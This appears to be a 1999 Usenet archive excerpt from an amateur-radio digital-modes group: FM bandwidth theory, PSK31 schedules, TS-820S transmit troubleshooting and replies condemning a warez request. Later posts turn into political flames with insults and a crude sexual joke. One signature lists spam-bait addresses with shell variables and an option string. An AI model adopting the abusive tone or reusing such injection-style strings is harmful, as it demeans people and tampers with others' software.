: Hmmm. The ARRL Handbook claims that Carson's rule works only for
: *narrow-band* FM. (scratching head, looking confused)

In theory, FM and FSK generate an infinite number of sidebands at
multiples of the modulating frequency, but the amplitude of the
highest sidebands depend on the Bessel function of the modulation
index.

The BW=2*mf only applies for a modulation index less than about 1.0,
i.e. only the first sideband pair has significant amplitude. After
that, the second pair will also become significant, i.e. the bandwidth
is BW=4*fm up to a modulation index about 1.8 after which the third
sideband pair has a significant amplitude (-20 dB down from the
carrier) and thus the bandwidth BW=6*fm.

With modulation index=1.8, the peak deviation is 1.8*fm and the
Carson's rule gives BW=2*(1+1.8)*fm or 5.6*fm, so it is also a
question how you define "significant" sidebands.

Paul OH3LWR

532. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B1457B.C8AFB899@NOSPAMworldnet.att.net>
Source record: 20082

Not sure when the Super Bowl is going to start, how about 10:00am
Pacific Time on Sunday? Let's try 14.070, or 14.069 if primary is busy.
I will be on USB, BPSK. I will be exactly on 14.070, +/- a few Hz.

Let's see what happens...

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a
personal reply. I apologize for the inconvenience.)

n5jyk wrote:
>
> Sunday, before the superbowl, is a good time for me Seth.
>
> You pick the freq, my antenna is equally bad on all the bands :) It is
> one of the rain gutters on my condo.
>
> I have to back down the rf gain on my 757 to keep from overloading
> my sound card. VOX seems to work well on transmit. The 757 has
> "back panel" af ouput at 200mv p-p and an AFSK input, both of them
> are standard RCA jacks. I am using RCA to 1/8 inch adapters on a
> nice commercial twin-lead audio patch cable between the radio and
> the sound card.
>
> The PSK31 web page and the software I downloaded advises USB. And
> to start with BPSK to initiate the contact, then switch to QPSK.
>
> I anticipate difficulty in tuning the 757. It tunes in 10hz steps and
> displays
> the 100hz steps. But it does have a "shift" tuner and the software can
> adjust some to get the signal on center.
>
> I look forward to hearing from you... and anybody else that would like to
> get into the fray. The more the merrier!
>
> Brandon -- N5JYK
> Northern Colorado
> Seth Miller wrote in message <36B11A78.2E9432CD@NOSPAMworldnet.att.net>...
> >YES!! Been waiting for this to catch on a little. Anyone want to set up
> >a sched sometime this weekend..?
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> >- Seth N6BMB (West Coast)
> >
> >(Please remove the 'NOSPAM' text from the above address to send a

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> >n5jyk wrote:
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> >> My working (I think) setup is a 757, soundcard, and windows software
> >> downloaded from http://aintel.bi.ehu.es/psk31.html
> >>
> >> see you on the air.
> >>
> >> Brandon -- N5JYK
> >> James Rosenthal wrote in message <78oomf$i0o@nntp.seflin.org>...

533. Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Gregory T Miller <gtmiller@acsu.buffalo.edu>
Message-ID: <Pine.GSO.4.05.9901290045050.18600-100000@joxer.acsu.buffalo.edu>
Source record: 20083
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

Hello all!
Our ARC on campus, WA2NPQ, has a Kenwood TS-820S in great shape -
except we can't get it to transmit! When trying to tune-up, we get proper
plate idling current, but when it comes to Drive tuning and Plate tuning,
we can't get an ALC reading on the meter. The manual says to turn the CAR
control up 'till an ALC reading is obtained, but that isn't working for
us. The rig has a new set of finals and I've gone through and checked for
loose solder joints/board connectors, but I can't find any openly-obvious
problem. We'd really like to get the rig working as we just put up a G5RV
on the tallest bldg. on campus (we're itching to get talking!) If anyone
can help us out (ie. previous 820S owners, other insightful persons,
etc.), please reply to this account.

Thanks and 73,

- Greg (gtmiller@buffalo.edu)

Greg Miller, EE student - Univ. at Buffalo, BIG Elvis Costello fan!
Hammonds: 2 M-3's, L-122A Leslies: 45
Rhodes: Mark I (73 key) Gibson: G101 combo organ

534. Re: Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: WB2TBB <ham@cybercomm.net>
Message-ID: <78s968$m78$1@ostrich.cybercomm.net>
Source record: 20084
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

I have one.
First things first...
Any plate voltage?
Does the plate current show anything when key down?
Any RF output?
...Dave
Gregory T Miller wrote in message ...
>Hello all!
> Our ARC on campus, WA2NPQ, has a Kenwood TS-820S in great shape -
>except we can't get it to transmit! When trying to tune-up, we get proper
>plate idling current, but when it comes to Drive tuning and Plate tuning,
>we can't get an ALC reading on the meter. The manual says to turn the CAR
>control up 'till an ALC reading is obtained, but that isn't working for
>us. The rig has a new set of finals and I've gone through and checked for
>loose solder joints/board connectors, but I can't find any openly-obvious
>problem. We'd really like to get the rig working as we just put up a G5RV
>on the tallest bldg. on campus (we're itching to get talking!) If anyone
>can help us out (ie. previous 820S owners, other insightful persons,
>etc.), please reply to this account.
>
> Thanks and 73,
>
> - Greg (gtmiller@buffalo.edu)
>
>--
>Greg Miller, EE student - Univ. at Buffalo, BIG Elvis Costello fan!
>Hammonds: 2 M-3's, L-122A Leslies: 45
>Rhodes: Mark I (73 key) Gibson: G101 combo organ
>

535. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <fyis2.6$L5.1398@news.goodnet.com>
Source record: 20085

On 10 meters you might try something higher than 28.1, as you will find a few more hams (tech+). 28.070 is General and higher.

My TAPR EVM interface kit arrived this week, so I plan to drop the DSP board in to it and build it up this weekend. Then load the PSK software and see how it works. This modem is very interesting because of the published material. I have to complement the authors on a great and interesting Web page.

I've been messing with the packet activity on 28.185 +/- USB. The band is not stable. I hear several stations, but can't work them reliably over time, if at all. But then that may be a function of the high baud rate and general poor performance of packet on HF anyway.

Steve/N5OWK

Tom Wilson wrote in message <36B15242.613A@outerbounds.net>...
>PSK31 Works very well, Look on USB 14,070+/-, 40 meters I have worked
>around 7,070+/- ... Have called lots of CQ's on 10 mtrs 28,070 17
>meters 18,070 , 15 meters 21070, so guys tune around. Heard a guy on
>80 meters around 3600, didnt get tuned up in time.
>
>Very fun mode to operae and very easy to get set up
>
>73 de KA7W/Tom

536. PicturePacket version 1.21 available - FREE!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <78sjmn$h23$1@news-2.csn.net>
Source record: 20086

http://www.sni.net/kawin/pages/picturepacket.htm

537. Tereleader TNC-24 mkII

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: opsram <opsram@mercom.co.uk>
Message-ID: <01be4ba1$5105b920$2550a8c0@ram34>
Source record: 20087

I've recently obtained the above TNC for satellite use - It was on sale at a price too good to miss !!

Does anybody use one of these machines out there ? If so, is there any recent software for it, and is there an address I could contact for more info ? (I've been to the makers web site, Tasco, but its all in Japanese - Is there an english site ?)

Any info on this TNC would be gratefully received.

Cheers all,

Ian G4ZJH.

538. Re: Packet software For Mac Classic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Per Flitt <flitt@home.se>
Message-ID: <uNms2.155$d4.451@nntpserver.swip.net>
Source record: 20088

>I need TNC software for may old Mac Classic. Any ideas?

Try:
http://www.g0oanint.demon.co.uk/

73's de sm0rwo/Per

539. Re: Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: jstroppe@uhl.uiowa.edu
Message-ID: <78st7b$j8c$1@flood.weeg.uiowa.edu>
Source record: 20089
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

Does that have the acc. plug with the jumper for the final filaments? If so and that is not in place, that could be the trouble.

john
WA0VYZ

--
John Stroppel | Internet: jstroppe@uhl.uiowa.edu
The University of Iowa - Hygienic Lab | Amateur Radio: WA0VYZ
Oakdale Research Campus, OH-M7A | Voice: (319) 335-4500
Iowa City, IA 52242 | Fax: (319) 335-4555

540. Re: Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Tom McDermott <mcdermot@NOSPAM.aud.alcatel.com>
Message-ID: <36B20A40.F19AF983@NOSPAM.aud.alcatel.com>
Source record: 20090
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

A couple of things to check for:

1. The TS-820S has a 9-pin plug in the back for remote VFO. If you are not using the remote VFO, you need to insert the jumper plug that enables the internal VFO to the radio.

2. If you have a plug inserted into the CW key jack it will disable carrier generation unless the key is closed. This is a shorting jack, so unplugging the plug is like closing the key - either allows it to generate a CW carrier for tune-up purposes.

I had a electronic keyer that could not provide continuous key-down, so needed to modify it with a Push Button switch across the output so I could tune up the radio without reaching around behind and unplugging the CW key plug.

Tom McDermott
n5eg@tapr.org

541. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990129143730.01114.00000929@ng-ch1.aol.com>
Source record: 20091

Doesn't matter, you're still stealing software.

>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>From: qwasty@hotmail.com
>Date: 1/25/99 10:22 AM EST
>Message-id: <78i278mqr1@nnrp1.dejanews.com>
>
>I think I gave everyone the impression that I was an avid software pirateer -
>which I'm not. A few days ago I did spend 50 bucks for a microsoft product,
>and I'll be spending another 250 dollars in the next week for a mathematics
>program. both of which are available in warez but I will be using the
>software all the time and I don't have time to play with it and figure it out
>without manuals. All the rest of my software is freeware I got from
>tucows.com...before I spend a load of cash on a program, I always see if it's
>available in warez first - uncrippled with no time limits. then I can see if
>it's worth my buck. I can't tell you how much money I've saved by using
>actual programs rather than "crippled" demos which only give me a month to
>decide if it's the best one out there. for extremely complicated programs
>like mathcad, I just don't feel like I know the program after a few hours of
>tinkering. REcently I've found a game that I really like, quake2. quake3
>comes out in march...I'm going to put my dollar down for that too. If I
>really like the software and I have time to get to know it, I have no problem
>with paying for a complete and legitimate version.
>
>just my 2 cents
>

542. Re: Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Don W6JL <W6JL@ixpres.com>
Message-ID: <917641057.419425@cs1.sdd.hp.com>
Source record: 20092
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

Greg OM,

Does the rig receive OK? If so:
Since you have proper idle current, the final tube voltages are probably
OK
Make sure the jumpers are in the external VFO plug on the back.
Verify plate and screen voltages are present on the 12BY7A driver, and
that
you have plate current on the 12BY7A. Troubleshoot the XMIT RF drive to
the
12BY7A.
The TS820 and TS820S are excellent, rugged and REPAIRABLE rigs. I have
been
using mine for almost 20 years now (thousands of hours on the air on CW and
FSK), and I would not part with it. It also has FSK (which the
TS520/530/430/440/830
do not), and is an excellent rig for Pactor/Amtor. Lastly, this rig can
be converted to
the WARC bands too.

You'll get it working. Enjoy!

73,
Don, W6JL

Gregory T Miller wrote in message ...
>Hello all!
> Our ARC on campus, WA2NPQ, has a Kenwood TS-820S in great shape -
>except we can't get it to transmit! When trying to tune-up, we get proper
>plate idling current, but when it comes to Drive tuning and Plate tuning,
>we can't get an ALC reading on the meter. The manual says to turn the CAR
>control up 'till an ALC reading is obtained, but that isn't working for
>us. The rig has a new set of finals and I've gone through and checked for
>loose solder joints/board connectors, but I can't find any openly-obvious
>problem. We'd really like to get the rig working as we just put up a G5RV
>on the tallest bldg. on campus (we're itching to get talking!) If anyone
>can help us out (ie. previous 820S owners, other insightful persons,
>etc.), please reply to this account.
>
> Thanks and 73,
>
> - Greg (gtmiller@buffalo.edu)
>
>--

>Greg Miller, EE student - Univ. at Buffalo, BIG Elvis Costello fan!
>Hammonds: 2 M-3's, L-122A Leslies: 45
>Rhodes: Mark I (73 key) Gibson: G101 combo organ
>

543. Software for BASIC_Stamp Micro to decode CW/RTTY????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Bruce & Suzanne Lorimer <lorimer@lightspeed.net>
Message-ID: <iSus2.1704$e65.837@news1.giganews.com>
Source record: 20093

Anyone know where I can get the necessary software to program a BASIC_Stamp microcontroller to decode CW and possibly RTTY? I can throw together the hardware OK...but I am NOT a programmer!!! I am planning to build a stand-alone CW/RTTY decoder with a LCD readout.

Many thanks
73's
Bruce

544. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B27549.833A25D@NOSPAMworldnet.att.net>
Source record: 19946

Just made my first PSK31 contact and have been listening around a little. Amazing mode, I can easily copy signals that I can barely hear down in the noise, sure blows RTTY away...

I'm starting to believe some of the hyperbole concerning the other PSK modes, particularly Pactor II. This stuff really does work with amazingly poor SNR's, although at $1000 vs. $0 PSK31 would seem to be the clear choice for keyboard-to-keyboard QSO's.

Maybe we will eventually see RTTY pushed out by this, time will tell.

See you on the air!

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a personal reply. I apologize for the inconvenience.)

545. Re: Help with Kenwood TS-820S wanted!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Richard Earl <w9juc@juno.com>
Message-ID: <36B2A5B6.6B5DE679@juno.com>
Source record: 19947
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc

Hi Greg,

After all previous suggestions, fail you can try this.

USING A 50 OHM DUMMY LOAD at antenna connector.:

step 1 Turn carrier control fully clockwise.

step 2 Place meter switch fully ccw in alc position.

step 3 Place Mode switch in tune position

step 4 Tune the driver until meter deflects.

Please reply if this doesn't help.

We will just try something else.

GL es 73

Rich

W9JUC

Gregory T Miller wrote:
>
> Hello all!
> Our ARC on campus, WA2NPQ, has a Kenwood TS-820S in great shape -
> except we can't get it to transmit! When trying to tune-up, we get proper
> plate idling current, but when it comes to Drive tuning and Plate tuning,
> we can't get an ALC reading on the meter. The manual says to turn the CAR
> control up 'till an ALC reading is obtained, but that isn't working for
> us. The rig has a new set of finals and I've gone through and checked for
> loose solder joints/board connectors, but I can't find any openly-obvious
> problem. We'd really like to get the rig working as we just put up a G5RV
> on the tallest bldg. on campus (we're itching to get talking!) If anyone
> can help us out (ie. previous 820S owners, other insightful persons,
> etc.), please reply to this account.
>
> Thanks and 73,
>
> - Greg (gtmiller@buffalo.edu)
>
> --
> Greg Miller, EE student - Univ. at Buffalo, BIG Elvis Costello fan!
> Hammonds: 2 M-3's, L-122A Leslies: 45

> Rhodes: Mark I (73 key) Gibson: G101 combo organ

546. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <78uohe$gdt@enews3.newsguy.com>
Source record: 19948

>>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>>From: qwasty@hotmail.com
>>Date: 1/25/99 10:22 AM EST
>>Message-id: <78i278mqr1@nnrp1.dejanews.com>

Here's what your sort of ignorance brings on, you stupid bastard.

---

quoted from: ARRL Letter vol 18, No. 5 1-29-99

* K6STI goes out of software business: Ham radio software developer Brian Beezley, K6STI, has gone out of business. Beezley says he's dropping distribution and further software development as a result of the piracy of his RITTY radioteletype program. He says an overseas ham broke the copy protection on a demo version of his program and posted the pirated version on the Internet. That prompted him to discontinue selling software altogether, he said. "I've just had enough of it. I'm really quite disgusted and bitter," Beezley remarked. "I hate being stolen from." He said his software business was his main source of income, and he's not sure what he'll do next. Dick Stevens, N1RCT, who runs the "All Things RTTY" Web site (http://www.megalink.net/~n1rct/) called it "a sad day." He has pulled all versions of RITTY from his site. Beezley said he'll sell RITTY "if somebody wants it" but he has no plans to offer support or further program enhancements. He also had developed five antenna programs, including the Yagi-optimizing program YO. Beezley remains available only via the USPS at 3532 Linda Vista Dr, San Marcos, CA 92069. He no longer has e-mail service.

---------- end of quote ---------------------------

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

547. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <DgEs2.224$L5.5666@news.goodnet.com>
Source record: 19949

Any serious business model has to take theft into consideration.
If you go to a bank or venture capitalists, they will want to know how
your assets will be protected.

I think software theft is one of those areas that any software
developer/distributor has to consider at the outset.

Microsoft is currently showing huge theft losses, but in relation to
the sales, is still acceptable to the share holders, and management.

It's a sad fact that capitalism is not as popular with people as is
socialism. Human instinct favors socialism. Just the other week
the Ex-President of the United States outlined a new socialist agenda
which favors spending all the surplus (which means there will be
no surplus) instead of paying down the debt (5 trillion).

People want stuff for free, but then they want their boss to pay them
$25 an hour or more. Hey, we should get your work for free if all
you say about socialism is correct. Your boss should be able to
steal your work, because hell, it wasn't properly protected.

Anyway, my point is, that the story is interesting, as it shows a
business owner who hasn't graduated Business 101. Most home-
grown business are like that. The owners have no concept of the
brutal real world. Capitalism is hard, socialism is the anti of hard.
It's easy to be a socialist, as the Democrats will spoon feed you
when given the chance (hell they cut billions off the top, and give
you enough to think you are special). Republicans can help. If the
word socialism makes you want to puke, then tell President Gore
(the other socialist got himself impeached) that you expect him to
do to socialism in other forms, what the Republicans did to welfare.

Steve
"Socialism is just plain evil" - The Tick

Charles Brabham wrote in message <78uohe$gdt@enews3.newsguy.com>...
>>>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>>>From: qwasty@hotmail.com
>>>Date: 1/25/99 10:22 AM EST
>>>Message-id: <78i278mqr1@nnrp1.dejanews.com>
>
>
>Here's what your sort of ignorance brings on, you stupid bastard.
>
>---
-

>----
>
> quoted from: ARRL Letter vol 18, No. 5 1-29-99
>
>* K6STI goes out of software business: Ham radio software developer Brian
>Beezley, K6STI, has gone out of business. Beezley says he's dropping
>distribution and further software development as a result of the piracy of
>his RITTY radioteletype program. He says an overseas ham broke the copy
>protection on a demo version of his program and posted the pirated version
>on the Internet. That prompted him to discontinue selling software
>altogether, he said. "I've just had enough of it. I'm really quite
disgusted
>and bitter," Beezley remarked. "I hate being stolen from." He said his
>software business was his main source of income, and he's not sure what
>he'll do next. Dick Stevens, N1RCT, who runs the "All Things RTTY" Web site
>(http://www.megalink.net/~n1rct/) called it "a sad day." He has pulled all
>versions of RITTY from his site. Beezley said he'll sell RITTY "if somebody
>wants it" but he has no plans to offer support or further program
>enhancements. He also had developed five antenna programs, including the
>Yagi-optimizing program YO. Beezley remains available only via the USPS at
>3532 Linda Vista Dr, San Marcos, CA 92069. He no longer has e-mail service.
>
>----------- end of quote --------------------------
>
>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

548. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b331d0.6977139@newshost>
Source record: 19950
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

On Thu, 28 Jan 1999 17:45:03 -0800, John Miles
<jmiles@pop.removethistomailme.net> wrote:
> [snip]
>I agree that the "better" way is to get a couple of actual Ethernet
>bridges and connect them with a commercial radio link, but considering
>that all I am trying to do is learn a little about high-speed data
>transmission and play a decent game of Quake, I don't think I can
>justify the $6K-$15K budget that the commercial solutions demand. This
>is strictly for personal amusement and telecommuting rather than any
>type of mission-critical commercial application.
> [snip]

Hi John,

The "better" way doesn't have to involve that sort of cost...

You can build routers out of old '486 PCs and some free software (*).
(You might have to pay to get some serial I/O cards capable of
manchester or NRZI for the wan ports. Perhaps even DS1.)
Once you have a serial stream you can use the same sort of FSK modem
you originally intended to use, but now at a manageable baud rate.

(*) There are versions of Linux that can be configured to be
standalone routers that just need a single floppy disk. You don't
even need monitors once the system has been set up.
Do a web search for "linux router project".

====
That 2Mbps radio I mentioned in my other post might interest you. It
was a very cheap design from the mid 1980s, aimed at the low end of
the market, but it worked very well, and made lots of money for the
company. I heard that a company in the UK even illegally copied it.

The data signal was ITU-T G.703 compliant. (For non
telecommunications types, this is a 2.048MHz HDB3 encoded data stream.
HDB3 is sort of like AMI, but with a guaranteed pulse density. It's
used throughout the world (but not much in North America) to carry 30
x 64kbps of voice channels, plus two 64kbps timeslots for framing and
signalling.)

The Tx just took the input G.703 signal, padded it down to the right
level, filtered it a bit to reduce the bandwidth, and then passed it
to what was essentially a fm video transmitter.
This consisted of a directly modulated X band DRO. Long range models
had an afterburner.

The RF channel was 7MHz wide.

[We also did tiny video transmitters that were about half the size of matchbox, including the patch antenna. These also used a directly modulated DRO. These transmitters mostly ended up in security agencies. Some ended up in cricket stumps.]

The Rx was a litle more complicated than the Tx, but still simple. I think it was a single conversion superhet. The LO was a DRO similar to the one in the Tx. I can't remember what the IF was. It would have needed to be at least a few hundred MHz to give good image rejection. The demodulator might have used a part from Plessey. Anyway, the received video signal was squared up with two comparators (one each for positive and negative pulses), and the G.703 signal was made by combining the two comparator outputs with a video opamp. There was no need for any clock recovery or anything complicated like framing.

This sounds like you could make it fairly quickly on the bench, until you realise you need a diplexer (& possibly a circulator as well) for the antenna. Perhaps you have a spare one sitting about...

[If I sound a little vague about some of the details, it's because I didn't design any of the RF stuff in that company - I mostly worked on digital hardware. Plus it was a long time ago.]

Regards,
Allan.

549. pcr1000 program (advise needed from a swedish speaker)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: les <les@norton1952.freeserve.co.uk>
Message-ID: <78vlfk$p1b$1@news5.svr.pol.co.uk>
Source record: 19951

I have just downloaded a demo from sweden which appears to control the
pcr1000 in windows rtty/fax/etc
it looks an excellent program but unfortunately I do not understand
swedish could someone who understands the language please look at the site
and tell me the price if possible in pounds.
www.srsab.se/mottagare/radiocom.html
please email les@norton1952.freeserve.co.uk
would buy the program if someone wants to sell it

550. Digital 2 way radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: alan@netrox.net
Message-ID: <alan-3001991442390001@ppp-06.mia-tc-3.netrox.net>
Source record: 19952

I have been a ham radio operator for 32 years, advanced class.In August I discovered NEXTEL Direct Connect 2 way radio system.It has statewide coverage, uses cell sites rather than repeaters, is digital and about 95% reliable. I have never had so much fun using a handheld rig!
If you are on NEXTEL in FLORIDA, or want to get connected please read my web page. I am in no way connected with that company or any other.
http://www.geocities.com/SouthBeach/Coast/2863
73 Al

551. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36b35a52.2935120@news.cyberhighway.net>
Source record: 19953

"Steve Sampson" <ssampson@usa-site.net> wrote:

>It's a sad fact that capitalism is not as popular with people as is
>socialism. Human instinct favors socialism. Just the other week
>the Ex-President of the United States outlined a new socialist agenda
>which favors spending all the surplus (which means there will be
>no surplus) instead of paying down the debt (5 trillion).

You really have no clue what the word "socialism" means, do you?

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

552. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <78vrfb$8ct@enews2.newsguy.com>
Source record: 19954

Glen Quarnstrom wrote in message <36b35a52.2935120@news.cyberhighway.net>...
>"Steve Sampson" <ssampson@usa-site.net> wrote:
>
>>It's a sad fact that capitalism is not as popular with people as is
>>socialism. Human instinct favors socialism. Just the other week
>>the Ex-President of the United States outlined a new socialist agenda
>>which favors spending all the surplus (which means there will be
>>no surplus) instead of paying down the debt (5 trillion).
>
>You really have no clue what the word "socialism" means, do you?
>

Here's some general background info:

Original from N5PVL to DEBATE@ALLUS

Many of you appear to be confused about the two major political parties here in the U.S. -- Here's a short, accurate breakdown on them:

DEMOCRATS:

The democrats are like the Communists.. They want you to send your entire paycheck to Washington, so they can spend it for you. All wealth belongs to, and is distributed by the state. This is why Democrats are big on new taxes, and new social programs. If there's a problem, their first reaction is to throw money at it.

(Your money)

Despite all evidence to the contrary, they believe the state knows better how
to use your money than you do.
Though they claim to be looking out for our rights, they constantly try to take away our right to keep and bear arms, and in a wider sense, our basic right to exercise self-determination.

REPULICANS:

The republicans are like the Nazis.. They want to come into your bedroom (uninvited) and stand over you with a club while they criticize your morals. All moral and political issues are judged and enforced by the state. This is why republicans are big on new prisons, new laws, and more "powers" for the police (state). If there's a problem, their first reaction is to dilute rights and freedoms in favor of "increased security".

(Your rights and freedoms)

Despite all evidence to the contrary, they believe the state knows better how
to run your life than you do.
Though they claim to be looking out for our rights, they constantly try to take away our right to privacy, due process, and property.

OVERVIEW:

Neither one of these groups should ever be allowed much power. The best news we have about them is that they constantly bicker and work at cross-purposes.
The art of politics in the USA is to keep the Democrats and Republicans at each other's throats, never letting one side or the other really get the upper
hand.

In a really good year, the two groups fight entertainingly while canceling out each other's efforts so that over-all, nothing is done whatsoever.

There is a rapidly mounting body of evidence which suggests that the less the
government gets accomplished in a given period of time, the better off we all
are.

In this light, it is easy to appreciate the simple elegance and effectiveness
of our two-party political system in the USA.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

553. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <hGPs2.400$L5.7378@news.goodnet.com>
Source record: 19955

Glen Quarnstrom wrote

>You really have no clue what the word "socialism" means, do you?

Do you have a real question, or are you just picking your nose?

554. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-30 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <7%Ps2.401$L5.7412@news.goodnet.com>
Source record: 19956

Charles Brabham wrote
>REPULICANS:
>
>The republicans are like the Nazis.. They want to come into your bedroom
>(uninvited) and stand over you with a club while they criticize your
morals.

No. Republicans want you to *not* perform sodomy with every prostitute that
happens to come over to the White House. We think cigars are a cause for
cancer, and that we don't think Americans should have to pay for a smokers
health care. These things should not be inserted into a womens vagina.
At the very least you will have all sorts of leaves left behind, and it will
probably
result in constant drainage...

Steve
"Life is a sexually transmitted, fatal disease"

555. pk232&ft920, got hints?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: n8dxn@qsl.net
Message-ID: <790lf4$vv9$1@nnrp1.dejanews.com>
Source record: 19957

Back from swap and shop, bought pk232mbx to hook up to ft920.
Would like to hear about any hints or advice you may have using them together.
Hoping to use morse, and decode lots of strange HF signals.
Probably won't transmit on HF except cw I hope, though.
Didn't get any software with it. not too sure what pin 1 is on the
ft920_5_pin_din.
Thanks in advance for your help, 73 de Ken N8DXN

P.S. what are jumpers 4,5,6 for? I am missing page 2-7 and 2-8 in the
manual...

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

556. ### Motorola AP50/GP300-TNC Wiring Diagrams?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Edwin Teh <edwint@letterbox.com>
Message-ID: <36B3DFF3.5D30B1E8@letterbox.com>
Source record: 19958

Hi there,

I am currently with a Motorola HT (AP50), and would like to
connect a TNC to it. However, I'm not sure about how to wire the radio
to my TNC.

The following page should give you a general idea of the information I'm
seeking:

http://prairie.lakes.com/~medcalf/ztx/wire/index.html (TNC-Radio Wiring
index)

However, different radios have different capicitor/resistor values, and
different wirings and dimensions for the connectors. I haven't been able
to find this information for Motorola handhelds.

Would appericiate if someone could provide me with that information.

If it helps, I am to understand the speaker mic configuration for the
AP50 is identical to the GP300.

73
9V1ZY

557. **Will trade KAM Plus TNC for used 2m mobile rig in good shape.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: kd5gch@usa.net.NOSPAM
Message-ID: <ehSs2.1218$OS5.1601050@news3.mia>
Source record: 19959

```
**Will trade KAM Plus TNC for used 2m mobile rig in good shape.
Email if interested.

================================================================
73 de KD5GCH. Remove the "NOSPAM" from my email before replying.
Spam Bait: admin@loopback, $LOGIN@localhost, $LOGNAME@localhost,
$USER@localhost, $USER@$HOST,-h1024@localhost,root@mailloop.com
================================================================
```

558. Re: Socialism and Business, was - WANTED: CRACKS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-31 00:00:00 UTC
From: Mark Brown <kb0pyo@rconnect.com>
Message-ID: <36B3F190.666944C0@rconnect.com>
Source record: 19960

You left out the the Independent party that just had a
ngovenor elected here in Minnesota. He refuses to toe the
